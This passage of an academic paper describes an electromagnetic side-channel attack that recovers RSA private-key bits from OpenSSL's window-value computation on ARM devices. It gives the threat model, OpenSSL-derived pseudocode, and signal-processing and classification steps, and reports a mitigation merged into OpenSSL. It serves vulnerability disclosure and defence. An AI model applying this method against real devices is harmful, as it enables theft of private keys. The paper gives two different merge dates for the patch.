Most of the research on physical side-channel attacks has focused on relatively simple devices, such as smartcards and simple embedded systems, where the side-channel signals can be acquired with bandwidth much higher than the clock rates of the target processor and other relevant circuitry (e.g. hardware accelerators for encryption/decryption), and usually with highly intrusive access to the device, e.g. with small probes placed directly onto the chip's package [19, 35]. Recently, attacks on higher-clock-rate devices, such as smartphones and PCs , have been demonstrated [7, 20, 21, 22]. They have shown that physical side channel attacks are possible even when signals are acquired with bandwidth that is much lower than the (gigahertz-range) clock rates of the processor, with less-intrusive access to the device, and even though advanced performance-oriented features, such as super-scalar (multiple instructions per cycle) execution and instruction scheduling, and system software activity, such as interrupts and multiprocessing, cause significant variation in both shape and timing of the signal produced during cryptographic activity.

To overcome the problem of low bandwidth and variation, successful attacks on high-clock-rate systems tend

to focus on parts of the signal that correspond to activity that takes many processor cycles. A representative example of this is decryption in RSA, which consists of modular exponentiation of the ciphertext with an exponent that is derived from the private key. The attacker's goal is to recover enough bits of that secret exponent through side-channel analysis, and use that information to compute the remaining parts of the secret key. Most of the computational activity in large-integer modular exponentiation is devoted to multiplication and squaring operations, where each squaring (or multiplication) operation operates on large integers and thus takes many processor cycles.

Prior physical side-channel attacks on RSA rely on classifying the signals that correspond to large-integer square and multiply operations that together represent the vast majority of the computational work when performing large-integer exponentiation [10, 20, 23, 24]. Between these long-lasting square and multiply operations are the few processor instructions that are needed to obtain the next bit (or group of bits) of the secret exponent and use that to select whether the next large-integer operation will be squaring or multiplication, and/or which operands to supply to that operation. The focus on long-lasting operations is understandable, given that side channel attacks ultimately recover information by identifying the relevant sub-sequences of signal samples and assessing which of the possible categories is the best match for each sub-sequence. The sub-sequences that correspond to large-integer operations produce long sub-sequences of samples, so they 1) are easier to identify in the overall sequence of samples that corresponds to the entire exponentiation, and 2) provide enough signal samples for successful classification even when using relatively low sampling rates.

However, the operands in these large-integer operations are each very regular in terms of the sequence of instructions they perform, and the operands used in those instructions are ciphertext-dependent, so classification of signals according to exponent-related properties is difficult unless 1) the sequence of square and multiply operations is key-dependent or 2) the attacker can control the ciphertext that will be exponentiated, and chooses the ciphertext in a way that produces systematically different side channel signals for each of the possible exponent-dependent choices of operands.

## 1.1 Our Contributions

In this paper we present a side-channel attack that is based on analysis of signals that correspond to the brief computation activity that computes the value of each window during exponentiation, i.e. activity *between* large-integer multiplications, in contrast to most prior work that focuses on the large-integer multiplications themselves and/or the table lookups that obtain the multiplicand for the computed window value. The short duration of these window value computations may hinder signal-based classification to some extent. However, the values these computations operate on are related to the individual bits of the secret exponent and not the message (ciphertext). This absence of message-induced variation allows the small variation caused by different values of an individual exponent bit to "stand out" in the signal and be accurately matched to signals from training. More importantly, this message-independence makes the new attack completely immune to existing countermeasures that focus on thwarting chosen-ciphertext attacks and/or square/multiply sequence analysis.

The experimental evaluation of our attack approach was performed on two Android-based mobile phones and an embedded system board, all with ARM processors operating at high (800 MHz to 1.1 GHz) frequencies, and the signal is acquired in the 40 MHz band around the clock frequency, resulting in a sample rate that is $<5\%$ of the processor's clock frequency, and well within the signal capture capabilities of compact commercially available sub-$1,000 software-defined radio (SDR) receivers such as the Ettus B200-mini. The RSA implementation we target is the constant-time fixed-window implementation used in OpenSSL [38] version 1.1.0g, the latest version of OpenSSL at the time this paper was written. Our results show that our attack approach correctly recovers between 95.7% and 99.6% (depending on the target system) of the secret exponents' bits from the signal that corresponds to *a single instance of RSA decryption*, and we further verify that the information from each instance of RSA encryption/signing in our experiments was sufficient to quickly (on average $<1$ second of execution time) fully reconstruct the private RSA key that was used.

To further evaluate our attack approach, we apply it to a sliding-window implementation of modular exponentiation in OpenSSL – this was the default implementation in OpenSSL until Percival et al. [39] demonstrated that its key-dependent square/multiply sequence makes it vulnerable to side channel attacks. We show that in this implementation our approach also recovers nearly all of the secret-exponent bits from a single use (exponentiation) of that secret exponent.

To mitigate the side-channel vulnerability exposed by our attack approach, we change the window value computation to obtain a full integer's worth of bits from the exponent, then mask that value to obtain the window value, rather than constructing the window value one bit at a time with large-number Montgomery multiplication between these one-bit window-value updates. This mitigation causes the signal variation during the brief window computation to depend on tens of bits of the expo-

nent as a group, i.e. the signal variation introduced by one bit in the exponent during the window computation is now superimposed to the variation introduced by the other bits in the group, instead of having each bit's variation alone in its own signal snippet. Our experiments show that this mitigation actually improves exponentiation performance slightly and, more importantly, that with this mitigation the recovery rate for the exponents bits becomes equivalent to random guessing. This mitigation has been submitted to OpenSSL and was merged into its master source code branch on May 30th, 2018, prior to the publication of this paper.

## 1.2 Threat Model

### 1.2.1 Assumptions

Our attack model assumes that there is an adversary who wishes to obtain the secret key used for RSA-based public-key encryption or authentication. We further assume that the adversary can bring a relatively compact receiver into close proximity of the system performing these RSA secret-key operation, for example a smart-infrastructure or smart-city device which uses public key infrastructure (PKI) to authenticate itself and secure its communication over the Internet, and which is located in a public location, or that the adversary can hide a relatively compact receiver in a location where systems can be placed in close proximity to it, e.g. under a cellphone charging station at a public location, under the tabletop surface in a coffee shop, etc.).

We assume that the adversary can access another device of the same type as the one being attacked, which is a highly realistic assumption in most attack scenarios described above, and perform RSA decryption/authentication with known keys in preparation for the attack. Unlike many prior attacks on RSA, we do **not** assume that the adversary can choose (or even know) the message (ciphertext for RSA decryption) to which the private key will be applied, and we further assume that the RSA implementation under attack **does utilize blinding** to prevent such chosen-ciphertext attacks. Finally, we assume that it is highly desirable for the attacker to recover the secret key after only very few uses (ideally only one use) of that key on the target device. This is a very realistic assumption because PKI is typically used only to set up a secure connection, typically to establish the authenticity of the communication parties and establish a symmetric-encryption session key, so in scenarios where the attacker's receiver can only be in close proximity to the target device for a limited time, very few uses of the private RSA key may be observed.

### 1.2.2 Targeted Software

The software we target is OpenSSL version 1.1.0g [38], the latest version of OpenSSL at the time this paper was written. Its RSA decryption uses constant-time fixed-window large-number modular exponentiation to mitigate both timing-based attacks and attacks that exploit the exponent-dependent variation in the square-multiply sequence. The lookup tables used to update the result at the end of each window are stored in scattered form to mitigate attacks that examine the cache and memory behavior when reading these tables, and the RSA implementation supports blinding (which we turn on in our experiments) to mitigate chosen-ciphertext attacks.

### 1.2.3 Targeted Hardware

The hardware we target are two modern Android-based smartphones and a Linux-based embedded system board, all with ARM processor clocked at frequencies around 1GHz. In our experiments we place probes very close, but without physical contact with the (unopened) case of the phone, while for the embedded system board we position the probes 20 cm away from the board, so we consider the demonstrated attacks close-proximity but non-intrusive.

### 1.2.4 Current Status of Mitigation

The mitigation described in this paper has been submitted as a patch for integration into the main branch of OpenSSL. This patch was merged into the "master" branch of OpenSSL's source code on May 20th, 2018, before this paper was published.

## 2 Background

Long-lasting operations (such as large-integer square and multiply operations) facilitate matching by producing numerous signals samples even when the signal is collected at a limited sample rate.

A representative example is RSA's decryption, which at its core performs modular exponentiation of the ciphertext $c$ with a secret exponent ($d$) modulo $m$ or, in more a efficient implementation that rely on the Chinese Reminder Theorem (CRT), two such exponentiations, with secret exponents $d_p$ and $d_q$ with modulo $p$ and $q$, respectively. The side-channel analysis thus seeks to recover either $d$ or, in CRT-based implementations, $d_p$ and $d_q$, using side-channel measurements obtained while exponentiation is performed.

The exponentiation is implemented as either left-to-right (starting with the most significant bits) or right-to-left (starting with the least significant bits) traversal

```
1  // result r starts out as 1
2  BN_one(r);
3  // For each bit of exponent d
4  for (b=bits-1;b>=0;b--){
5     // r = r*r mod m
6    BN_mod_mul(r,r,r,m);
7    if(BN_is_bit_set(d,b))
8       // r = r*c mod m
9      BN_mod_mul(r,r,c,m);
10 }
```

Figure 1: A simple implementation of large-number modular exponentiation

of the bits of the exponents, using large-integer modular multiplication to update the result until the full exponentiation is complete. Left-to-right implementations are more common, and without loss of generality we use $c$ to denote the ciphertext, $d$ for the secret exponent, and $m$ for the modulus. A simple implementation of exponentiation considers one exponent bit at a time, as shown in Figure 1, which is adapted from OpenSSL's source code.

The `BN` prefix in Figure 1 stands for "Big Number" (i.e. large integer). Each large integer is represented by a vector of *limbs*, where a limb is an ordinary (machine-word-sized) integers. The `BN_is_bit_set(d,b)` function returns the value (0 or 1) of the `b`-th bit of large-integer exponent `d`, which only requires a few processor instructions: compute the index of the array element that contains the requested bit, load that element, then shift and bit-mask to keep only the requested bit. The instructions that implement the loop, the if statement, and function call/return are also relatively few in number.

However, the `BN_mod_mul` operation is much more time-consuming: it requires numerous multiplication instructions that operate on the limbs of the large-integer multiplicands. Large integers $c$, $d$, and $m$ (or, in CRT-based implementations the $d_q$, $d_p$ and the corresponding moduli), all have $O(n)$ bits and thus $O(n)$ limbs, where $n$ is the size of the RSA cryptographic key. A grade-school implementation of `BN_mod_mul` thus requires $O(n^2)$ limb multiplications, but the Karatsuba multiplication algorithm [30] is typically used to reduces this to $O(n^{log_2 3}) \approx O(n^{1.585})$, In most modern implementations a significant further performance improvement is achieved by converting the ciphertext to a Montgomery representation, using Montgomery multiplication for `BN_mod_mul` during exponentiation, and at the end converting the result $r$ back to the standard representation.

Even with Montgomery multiplication, however, the vast majority of execution time for large-number exponentiation is spent on large-number multiplications, so performance optimizations focus on reducing the number of these multiplications. Likewise, most of the side-channel measurements (e.g. signal samples) collected during large-number exponentiation correspond to large-number multiplication activity, so existing side channel cryptanalysis approaches tend to target multiplication activity.

One class of attacks focuses on distinguishing between squaring ($r*r$) and multiplication ($r*c$) operations, and recovering information about the secret exponent from the sequence in which they occur. Examples of such attacks include FLUSH+RELOAD [45] (which uses instruction cache behavior) and Percival's attack [39], which uses data cache behavior. In the naive implementation above, an occurrence of squaring tells the attacker that the next bit of the exponent is being used, and an occurrence of multiplication indicates that the value of that bit is 1, so an attack that correctly recovers the square-multiply sequence can trivially obtain all bits of the secret exponent.

To improve performance, most modern implementations use window-based exponentiation, where squaring is needed for each bit of the exponent, but a multiplication is needed only once per a multi-bit group (called a *window*) of exponent bits. A left-to-right (starting at the most significant bit) *sliding-window* implementation scans the exponent bits and forms windows of varying length. Since a window that contains only zero bits requires no multiplication (and thus cannot benefit from forming multi-bit windows), only windows that begin and end with 1-valued bits are allowed to form multi-bit windows, whereas zero bits in-between these windows are each treated as their own single-bit windows that can omit multiplication. A sliding-window implementation is shown in Figure 2, using code adapted from OpenSSL's source code for sliding-window modular exponentiation. The sliding-window approach chooses a maximum size *wmax* for the windows it will use, precomputes a table *ct* that contains the large-integer value $c^{wval} mod m$ for each possible value *wval* up to *wmax* length, and then scans the exponent, forming windows and updating the result for each window.

In this algorithm, a squaring (lines 7 and 26 in Figure 2) is performed for each bit while the multiplication operation (line 29) is performed only at the (1-valued) LSB of a non-zero window. Thus the square-multiply sequence reveals where some of the 1-valued bits in the exponent are, and additional bits of the exponent have been shown to be recoverable [10] by analyzing the number of squaring between each pair of multiplications. The fraction of bits that can be recovered from the square-multiply sequence depends on the maximum window size *wmax*, but commonly used values of *wmax* are relatively small and prior work [10] has experimentally demonstrated recovery of 49% of the exponent's bits on average when $wmax = 4$ based on the square-multiply sequence. Additional techniques [10, 28] have been shown

```
1  BN_one(r);
2  wstart=bits-1;
3  while(wstart>=0){
4    if(!BN_is_bit_set(d,wstart)){
5      // Window is 0, square and
6      // begin a new window
7      BN_mod_mul(r,r,r,m);
8      wstart--;
9      continue;
10   }
11   wval=1;
12   w=1;
13   // Scan up to max window length
14   for(i=1;i<wmax;i++){
15     // Don't go below exponent's LSB
16     if(wstart-i<0)
17       break;
18     // If 1 extend window to it
19     if(BN_is_bit_set(d,wstart-i)){
20       wval=(wval<<(i-w+1))+1;
21       w=i;
22     }
23   }
24   // Square result w times
25   for(i=0;i<w;i++)
26     BN_mod_mul(r,r,r,m);
27   // Multiply window's result
28   // into overall result
29   BN_mod_mul(r,r,ct[wval>>1],m);
30   // Begin a new window
31   wstart-=w;
32 }
```

Figure 2: Sliding-window implementation of large-number modular exponentiation

to recover the full RSA private key once enough of the exponent bits are known, and for $wmax = 4$ this has allowed full key recovery for 28% of the keys [10]. Finally, recent work has shown that fine-grained control flow tracking through analog side channels can be very accurate [32]. Because this sliding-window implementation uses each bit of the exponent to make at least one control flow decision, highly accurate control flow reconstruction amounts to discovering the exponent's bits with some probability of error.

Concerns about the exponent-dependent square-multiply sequences have led to adoption of *fixed window* exponentiation in OpenSSL, which combines the performance advantages of window-based implementation with an exponent-independent square-multiply sequence. This implementation is represented in Figure 3, again adapted from OpenSSL's source code.

All windows now have the same number of bits `w`, with exactly one multiplication performed for each window – in fact, all of the control flow is now exactly the same regardless of the exponent. Note that the window

```
1  b=bits-1;
2  while(b>=0){
3      wval=0;
4      // Scan the window,
5      // squaring the result as we go
6      for(i=0;i<w;i++){
7          BN_mod_mul(r,r,r,m);
8          wval<<=1;
9          wval+=BN_is_bit_set(d,b);
10         b--;
11     }
12     // Mulitply window's result
13     // into the overall result
14     BN_mod_mul(r,r,ct[wval],m);
15 }
```

Figure 3: Fixed-window implementation of large-number modular exponentiation

value (which consists of the bits from the secret exponent) directly determines which elements of `ct` are accessed. These elements are each a large integers, each of which is typically stored as an array or ordinary integers (e.g. OpenSSL's "Big Number" BN structure). Since each such array is much larger than a cache block, different large integers occupy distinct cache blocks, and thus the address the cache set that is accessed when reading the elements of the `ct` array reveals key material. Percival's attack [39], for example, can note the sequence in which the cache sets are accessed by the victim during fixed-window exponentiation, which reveals which window values were used and in what sequence, which in turns yields the bits of the secret exponent. To mitigate such attacks, the implementation in OpenSSL has been changed to store *ct* such that each of the cache blocks it contains parts from a number of *ct* elements, and therefore the sequence of memory blocks that are accessed in each `ct[wval]` lookup leak none or very few bits of that lookup's *wval*.

Another broad class of side channel attacks relies on choosing the ciphertext such that the side-channel behavior of the modular multiplication reveals which of the possible multiplicands is being used. For example, Genkin et al. [23, 24] construct a ciphertext that produces many zero limbs in any value produced by multiplication with the ciphertext, but when squaring such a many-zero-limbed value the result has fewer zero limbs, resulting in an easily-distinguishable side channel signals whenever a squaring operation (`BN_mod_mul(r,r,r,m)` in our examples) immediately follows a 1-valued window (i.e. when $r$ is equal to $r_{prev} * c \bmod m$). This approach has been extended [21] to construct a (chosen) ciphertext that reveals when a particular window value is used in multiplication in a windowed implementation, allowing full recovery of the exponent by collecting signals that cor-

respond to $2^w$ chosen ciphertexts (one for each window value). However, chosen-ciphertext attacks can be prevented in the current implementation of OpenSSL by enabling *blinding*, which combines the ciphertext with an encrypted (using the public key) random "ciphertext", performs secret-exponent modular exponentiation on this *blinded* version of the ciphertext, and then "unblinding" the decrypted result.

Overall, because large-integer multiplication is where large-integer exponentiation spends most of its time, most of the side-channel measurements (e.g. signal samples for physical side channels) also correspond to this multiplication activity and thus both attacks and mitigation tend to focus on that part of the signal, leaving the (comparably brief) parts of the signal in-between the multiplications largely unexploited by attacks but also unprotected by countermeasures. The next section describes our new attack approach that targets the signal that corresponds to computing the value of the window, i.e .the signal *between* the multiplications.

# 3 Proposed Attack Method

In both fixed- and sliding-window implementations, our attack approach focuses on the relatively brief periods of computation that considers each bit of the exponent and forms the window value *wval*. The attack approach has three key components that we will discuss as follows. First, Section 3.1 describes how the signal is received and pre-processed. Second, Section 3.2 describes how we identify the point in the signal's timeline where each interval of interest begins. Finally, we describe how the bits of the secret exponent are recovered from these signal snippets for fixed-window (Section 3.3) and sliding-window (Section 3.4) implementations.

## 3.1 Receiving the Signal

The computation we target is brief and the different values of exponent bits produce relatively small variation in the side-channel signal, so the signals subjected to our analysis need to have sufficient bandwidth and signal-to-noise ratio for our analysis to succeed. To maximize the signal-to-noise ratio while minimizing intrusion, we position EM probes just outside the targeted device's enclosure. We then run RSA decryption in OpenSSL on the target device while recording the signal in a 40 MHz band around the clock frequency. The 40 MHz bandwidth was chosen as a compromise between recovery rate for the bits of the secret exponent and the availability and cost of receivers capable of capturing the desired bandwidth. Specifically, the 40 MHz bandwidth is well within the capabilities of Ettus USRP B200-mini receiver, which is very compact, costs less than $1,000, and can receive up to 56 MHz of bandwidth around a center frequency that can be set between 70 MHz and 6 GHz, and yet the 40 MHz bandwidth is sufficient to recover nearly all bits of the secret exponent from a single instance of exponentiation that uses that exponent.

We then apply AM demodulation to the received signal, and finally upsample it by a factor of 4. The upsampling consists of interpolating through the signal's existing sample points and placing additional points along the interpolated curve. This is needed because our receiver's sampling is not synchronized in any way to the computation of interest, so two signal snippets collected for the same computation may be misaligned by up to half of the sample period. Upsampling allows us to re-align these signals with higher precision, and we found that 4-fold upsampling yields sufficient precision for our purposes.

## 3.2 Identifying Relevant Parts of the Signal

Figure 4 shows a brief portion of the signal that begins during fixed-window exponentiation in OpenSSL. It includes part of one large-number multiplication (Line 7 in Figure 3), which in OpenSSL uses the Montgomery algorithm and a constant-time implementation designed to avoid multiplicand-dependent timing variation that was exploited by prior side-channel attacks. The point in time where Montgomery multiplication returns and the relevant part of the signal begins is indicated by a dashed vertical line in Figure 4. In this particular portion of the signal, the execution proceeds to lines 8 and 9 Figure 2, where a bit of the exponent is obtained and added to *wval*, then lines 10 and 6, and then 7 where, at the point indicated by the second dashed vertical line, it enters another Montgomery multiplication, whose signal continues well past the right edge of Figure 4. As indicated in the figure, the relevant part of the signal is very brief relative to the duration of the Montgomery multiplication.

A naive approach to identifying the relevant snippets in the overall signal would be to obtain reference signal snippets during training and then, during the attack, match against these reference snippets at each position in the signal and use the best-matching parts of the signal. Such signal matching works best when looking for a snippet that has prominent features, so they are unlikely to be obscured by the noise, and whose prominent features occur in a pattern which is unlikely to exist elsewhere in the signal. Unfortunately, the signal snippets relevant for our analysis have little signal variation (relative to other parts of the signal) and a signal shape (just a few up-and-downs) that many other parts of the signal resemble. In contrast, the signal that corresponds to the Montgomery multiplication has stronger features, and they occur in a very distinct pattern.





Figure 4: Signal that includes the end of one Montgomery multiplication, then the part relevant to our analysis, and then the beginning of another Montgomery multiplication. The horizontal axis is time (from left to right) and the vertical axis is the magnitude of the AM-demodulated signal.

Therefore, instead of finding instances of relevant snippets by matching them against their reference signals from training, we use as a reference the signal that corresponds to the most prominent change in the signal during Mongtomery multiplication, where the signal abruptly changes from a period with a relatively low signal level to a period with a relatively high signal level. We identify this point in the signal using a very efficient algorithm. We first compute the signal's moving median (thick dashed black curve in Figure 4) to improve resilience to noise. We then examine the derivative (slope) of this moving median (thick red curve in Figure 4) to identify peaks that significantly exceed its statistically expected variation. In Figure4 the thick red arrow indicates such a peak, which corresponds to the most prominent change in the Montgomery multiplication that precedes the relevant part of the signal. Because the implementation of the Montgomery multiplication was designed to have almost no timing variation, the signal snippet we actually need for analysis is at a fixed time offset from the point of this match.

Because this method of identifying the relevant snippets of the signal is based on the signal that corresponds to the Montgomery multiplication that precedes each relevant snippet, the same method can be used for extracting relevant signal snippets for both fixed-window and sliding-window exponentiation – in both cases the relevant snippet is at the (same) fixed offset from the point at which a prominent-enough peak is detected in the derivative of the signal's moving median.

## 3.3 Recovering Exponent Bits in the Fixed-window Implementation

In the fixed-window implementation, large-number multiplication is used for squaring (Line 7 in Figure 3) and for updating the result after each window (Line 14). Thus there are four control-flow possibilities for activity between Montgomery multiplications.

The first two control flow possibilities begin when the Montgomery multiplication in line 7 completes. Both control flow possibilities involve updating the window value to include another bit from the exponent (lines 8, 9, and 10), and at line 6 incrementing $i$ and checking it against $w$, the maximum size of the window. The first control flow possibility is the more common one - the window does not end and the execution proceeds to line 7 when another multiplication at line 7. We label this control flow possibility S-S (from a squaring to a squaring). The second control flow possibility occurs after the last bit of the window is examined and added to $wval$, and in that case the loop at line 6 is exited, the parameters for the result update at line 14 are prepared, and the Montgomery multiplication at line 14 begins. The parameter preparation in our code example would involve computing the address of $ct[wval]$ to create a pointer that would be passed to the Montgomery multiplication as its second multiplicand. In OpenSSL's implementation the $ct$ is kept in a scattered format to minimize leakage of $wval$ through the cache side channel while computing the Montgomery multiplication, so instead the value of $wval$ is used to gather the scattered parts of $ct[wval]$ into a pre-allocated array that is passed to Montgomery multiplication. Since this pre-allocated array is used for all result-update multiplications, memory and cache behavior during the Montgomery multiplication no longer depend on $wval$. This means that in this second control-flow possibility involves significant activity to gather the parts of the multiplicand and place them into the pre-allocated array, and only then the Montgomery multiplication at line 14 begins. We label this control flow possibility S-U (from a squaring to an update).

The last two control flow possibilities occur after the result update in line 14 completes its Montgomery multiplication. The loop condition at line 2 is checked, and then one control flow possibility (third of the four) is that the entire exponentiation loop exits. We label this control flow possibility U-X (from an update to an exit). The last control-flow possibility, which occurs for all windows except the last one, is that after line 2 we execute line 3, enter the window-scanning loop at line 6, and begin the next large-number Montgomery multiplication at line 7. We label this control flow possibility U-S (from an update to a squaring).

The sequence in which these four control flow possibilities are encountered in each window is always the same: $w-1$ occurrences of S-S, then one occurrence of S-U, then either U-S or U-X, where U-X is only possible for the last window of the exponent.

The first part of our analysis involves distinguishing among these four control flow possibilities. The reason for doing so is that noise bursts, interrupts, and activity on other cores can temporarily interfere with our signal and prevent detection of Montgomery multiplication. In such cases, sole reliance on the known sequence of control flow possibilities would cause a "slip" between the observed sequence and the expected one, causing us to use incorrect reference signals to recover bits of the exponent and to put the recovered bits at incorrect positions within the recovered exponent.

The classification into the four possibilities is much more reliable than recovery of exponent's bits. Compared to the other three possibilities, S-U spends significantly more time between Montgomery multiplications (because of the multiplicand-gathering activity), so it can be recognized with high accuracy and we use it to confirm that the exponentiation has just completed a window. The U-X possibility is also highly recognizable because, instead of executing Montgomery multiplication after it, it leads to executing code that converts from Montgomery to standard large-number format, and it serves to confirm that the entire exponentiation has ended. The S-S and U-S snippets both involve only a few instructions between Montgomery multiplications so they are harder to tell apart, but our signal matching still has a very high accuracy in distinguishing between them.

After individual snippets are matched to the four possibilities, that matching is used to find the most likely mapping of the sequence of snippets onto the known valid sequence. For example, if for $w = 5$ we observe S-U, U-S, S-S, S-S, S-S, S-U, all with high-confidence matches, we know that one S-S is missing for that window. We then additionally use timing between these snippets to determine the position of the missing S-S. Even if that determination is erroneous, we will correctly begin the matching for the next window after the S-U, so a missing snippet is unlikely to cause any slips, but even when it does cause a slip, such a slip is very likely to be "contained" within one exponentiation window. Note that a missing S-U or S-S snippet prevents our attack from using its signal matching to recover the value of the corresponding bit. A naive solution would be to assign a random value to that bit (with a 50% error rate among missing bits). However, for full RSA key recovery missing bits (erasures, i.e. the value of the bit is known to be unknown) are much less problematic than errors (the value of the bit is incorrect but not known a priori to be incorrect), we label these missing bits as erasures.

Finally, for S-S and S-U snippets we perform additional analysis to recover the bit of the exponent that snippet corresponds to. Recall that, in both S-S and S-U control flow possibilities, in line 9 a new bit is read from the exponent and is added to *wval*, and that bit is the one we will recover from the snippet. For ease of discussion, we will refer to the value of this bit as *bval*. To recover *bval*, in training we obtain examples of these snippets for each value of *bval*. To suppress the noise in our reference snippets and thus make later matching more accurate, these reference snippets are averages of many "identical" examples from training. Clearly, there should be separate references for $bval = 0$ (where only $bval = 0$ examples are averaged) and for $bval = 1$ (where only $bval = 1$ examples are averaged. However, *bval* is not the only value that affects the signal in a systematic way – the signal in this part of the computation is also affected by previous value of *wval*, loop counter $i$, etc. The problem is that these variations occur in the same part of the signal where variations due to *bval* occur, so averaging of these different variants may result in attenuating the impact of *bval*. We alleviate this problem by forming separate references for different bit-positions within the window, e.g. for window size $w = 5$ each value of *bval* would have 4 sets of S-S snippets and one set of S-U snippets, because the first for bits in the window correspond to S-S snippets and the last bit in the window to an S-U snippet. To account for other value-dependent in the signal, in each such set of snippets we cluster similar signals together and use the centroid of each cluster as the reference signal. We use the K-Means clustering algorithm and the distance metric used for clustering is Euclidean distance (sum of squared differences among same-position samples in the two snippets). We found that having at least 6-10 clusters for each set of snippets discussed above improves accuracy significantly. Beyond 6-10 clusters our recovery of secret exponent's bits improves only slightly but requires more training examples to compensate for having fewer examples per cluster (and thus less noise suppression in the cluster's centroid). Thus we use 10 clusters for each window-bit-position for each of the two possible values of *bval*. Overall, the number of S-S ref-





Figure 5: Example signal references (cluster centroid) for S-S snippets. Two references are shown for each value of the exponent's bit that corresponds to the snippet.

erence snippets for *bval* recovery is $2*(w-1)*10$ – two possible values of *bval*, $w-1$ bit-positions, 10 reference signals (cluster centroids) for each, while for S-U snippets we only have 20 reference snippets because S-U only happens for the last bit-position in the window. For commonly used window sizes this results in a relatively small overall number of reference snippets, e.g. for $w=5$ there are only 100 reference snippets. To illustrate the difference in the signals created by the value of the exponent's bit, Figure 5 shows two reference S-S snippets (cluster centroids) for each value of the exponent's bit, with the most significant differences between 0-value and 1-value signals indicated by thick arrows.

Recall that, before attempting recovery of an unknown bit of the secret exponent, we have already identified which control-flow possibility (S-S or S-U) the snippet under consideration belongs to, and for S-S which bit-position it belongs to, so there are 20 reference snippets that each snippet-under-consideration is compared to (10 clusters for $bval=0$ and 10 clusters for $bval=1$). Thus the final step of our analysis involves finding the closest match (using Euclidean distance as a metric) among these 20 reference snippets and taking the *bval* associated with that reference snippet.

### 3.4 Recovering Exponent Bits in the Sliding-window Implementation

The sliding-window implementation of large-integer exponentiation (Figure 2) has three sites where Montgomery multiplication is called: the squaring within a window at line 26, which we label *S*, the update of the result at line 29, which we label *U*, and the squaring for a zero-valued window at line 7, which we label Z. The control flow possibilities between these include going from a squaring to another squaring (which we label as S-S). This transition is very brief (it only involves staying in the loop at line 25). The other transitions are S-U, which consumes more time because it performs the $ct[wval]$ computation; U-Z, which involves executing line 31, line 3, line 4 (where a bit of the exponent is examined), and finally entering Montgomery multiplication at line 7; U-S, which involves executing line 31, line 3, line 4, lines 11 and 12, and the entire window-scanning loop at lines 14-23, then line 25 and finally entering Montgomery multiplication at line 26; Z-Z where after line 7 the execution proceeds to line 8, line 9, line 3, line 4, and line 7 again; Z-S where after line 7 the execution proceeds to lines 8, 9, 3, 4, and then to lines 11 and 12, the loop at line 14-23, then line 25 and finally line 26; U-X where after the Montgomery multiplication at line 29 the execution proceeds to line 31 and then exits the loop at line 3; and finally S-X, where after Montgomery multiplication at line 7 the execution proceeds to lines 8 and 9 and then exits the loop at line 3.

Just like in fixed-window implementations, our recovery of the secret exponent begins with determining which snippet belongs to which of these control-flow possibilities. While in Section 3.3 this was needed only to correct for missing snippets, in the sliding-window implementation the window size varies depending on which bit-values are encountered in the exponent, so distinguishing among the control-flow possibilities is crucial for correctly assigning recovered bits to bit-positions in the exponent even if no snippets are missing. Furthermore, many of the exponent's bits can be recovered purely based on the sequence of these control-flow possibilities.

Our overall approach for distinguishing among control flow possibilities is similar to that in Section 3.3, except that here there are more control-flow possibilities, and the U-S and Z-S coarse-grained possibilities each have multiple control flow possibilities within the snippet: for each bit considered for the window, line 19 determines whether or not to execute lines 20 and 21. However, at the point in the sequence where U-S can occur, the only alternative is U-Z, which is much shorter and thus they are easy to tell apart. Similarly, the only alternative to Z-S is the much shorter Z-Z, so they are also easy to tell apart.

By classifying snippets according to which control-flow possibility they belong (where U-S and U-Z are each treated as one possibility), and by knowing the rules the sequence of these must follow, we can recover from missing snippets and, more importantly, use rules similar to those in [10] to recover many of the bits in the secret exponent. However, in contrast to work in [10] that could only distinguish between a squaring (line 7 or line 26, i.e. S or Z in our sequence notation) and an update (line 29, U in our sequence notation) using memory access patterns within each Montgomery multiplication (which implements both squaring and updates), our method uses the signal snippets between these Montgomery multiplica-

tions to recover more detailed information, e.g., for each squaring our recovered sequence indicates whether it is an S or a Z, and this simplifies the rules for recovery of exponent's bits and allows us to extract more of them. Specifically, after a U-S or Z-S, which compute the window value *wval*, the number of bits in the window can be obtained by counting the S-S occurrences that follow before an S-U is encountered. For example, consider the sequence U-S, S-S, S-S, S-U, U-Z, Z-Z, Z-Z, Z-S. The first U-S indicates that a new window has been identified and a squaring for one of its bits is executed. Then the two occurrences of S-S indicate two additional squaring for this window, and S-U indicates that only these three squaring are executed, so the window has only 3 bits. Because the window begins and ends with 1-valued bits, it is trivial to deduce the values of two of these 3 bits. If we also know that $wmax = 5$, the fact that the window only has 3 bits indicates that the two bits after this window are both 0-valued (because a 1-valued bit would have expanded the window to include it). Then, after S-U, we observe U-Z, which indicates that the bit after the window is 0-valued (which we have already deduced), then two occurrences of Z-Z indicate two more 0-valued bits (one of which we have already deduced), and finally Z-S indicates that a new non-zero window begins, i.e. the next bit is 1. Overall, out of the seven bits examined during this sequence, six were recovered solely based on the sequence. Note that two of the bits (the two zeroes after the window) were redundantly recovered, and this redundancy helps us correct mistakes such as missing snippets or miss-categorized snippets.

